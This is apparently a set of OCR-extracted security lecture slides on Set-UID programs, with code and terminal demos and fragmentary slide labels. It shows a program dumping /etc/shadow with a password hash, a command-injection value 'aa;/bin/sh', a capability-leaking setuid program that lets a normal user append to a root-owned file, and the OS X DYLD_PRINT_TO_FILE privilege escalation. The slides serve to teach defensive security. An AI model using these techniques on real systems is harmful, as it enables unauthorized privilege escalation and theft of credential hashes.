
```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *v[3];

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
  execve(v[0], v, 0);

  return 0 ;
}
```





```
seed@ubuntu:~/work/setuid$ safecatall /etc/shadow | head -n 5
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xw
h/pDyc5U1BWOzkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
seed@ubuntu:~/work/setuid$ safecatall "aa;/bin/sh"
/bin/cat: aa;/bin/sh: No such file or directory
```

Capability Leaking



```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
  int fd;
  char *v[2];

  /* Assume that /etc/zzz is an important system file,
   * and it is owned by root with permission 0644.
   * Before running this program, you should creat
   * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
     printf("Cannot open /etc/zzz\n");
     exit(0);
  }

  // Print out the file descriptor value
  printf("fd is %d\n", fd);

  // Permanently disable the privilege by making the
  // effective uid the same as the real uid
  setuid(getuid());

  // Execute /bin/sh
  v[0] = "/bin/sh"; v[1] = 0;
  execve(v[0], v, 0);
}
```

close(fd);

sh

file descriptor

ticket

Normal Privilege

"su"


su seed

root

seed

/bin/sh

Capability Leaking: Demo



```
seed@ubuntu:~/work/setuid$ gcc -o cap_leak cap_leak.c
seed@ubuntu:~/work/setuid$ sudo chown root cap_leak
seed@ubuntu:~/work/setuid$ sudo chmod 4755 cap_leak
seed@ubuntu:~/work/setuid$ ls -l cap_leak
-rwsr-xr-x 1 root seed 7386 Aug 27 18:26 cap_leak
seed@ubuntu:~/work/setuid$ ls -l /etc/zzz
-rw-r--r-- 1 root root 7 Aug 27 18:25 /etc/zzz
seed@ubuntu:~/work/setuid$ more /etc/zzz
bbbbbb
seed@ubuntu:~/work/setuid$ echo aaaaaa > /etc/zzz
bash: /etc/zzz: Permission denied
seed@ubuntu:~/work/setuid$ cap_leak
fd is 3
$ echo cccccc >&3
$ more /etc/zzz
bbbbbb
cccccc
```

fd : 3


0
1
2
3

echo — > file

— >& 3

Capability Leaking in OS X 10.10 (2015)

loader



```
$  DYLD_PRINT_TO_FILE=/this_system_is_vulnerable su <some_username>
Password:
bash-3.2$ ls -la /this_system_is_vulnerable
-rw-r--r--  1 root  wheel   0 Jul 21 17:22 /this_system_is_vulnerable
bash-3.2$ echo "Test 1" >&3
bash-3.2$ echo "Test 2" >&3
bash-3.2$ cat /this_system_is_vulnerable
Test 1
Test 2
bash-3.2$ ls -la /this_system_is_vulnerable
-rw-r--r--  1 root  wheel  14 Jul 21 17:36 /this_system_is_vulnerable
```

a.out (set-UID)

loader/linker

main

ld.so

"su"

passwd

Server Approach vs. Set-UID

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

Comparisons

Discussion: Compare the Set-UID approach with the server approach.


Set-UID
prog
Attack vector
Attack Surface


Android
service/daemon
(root)
request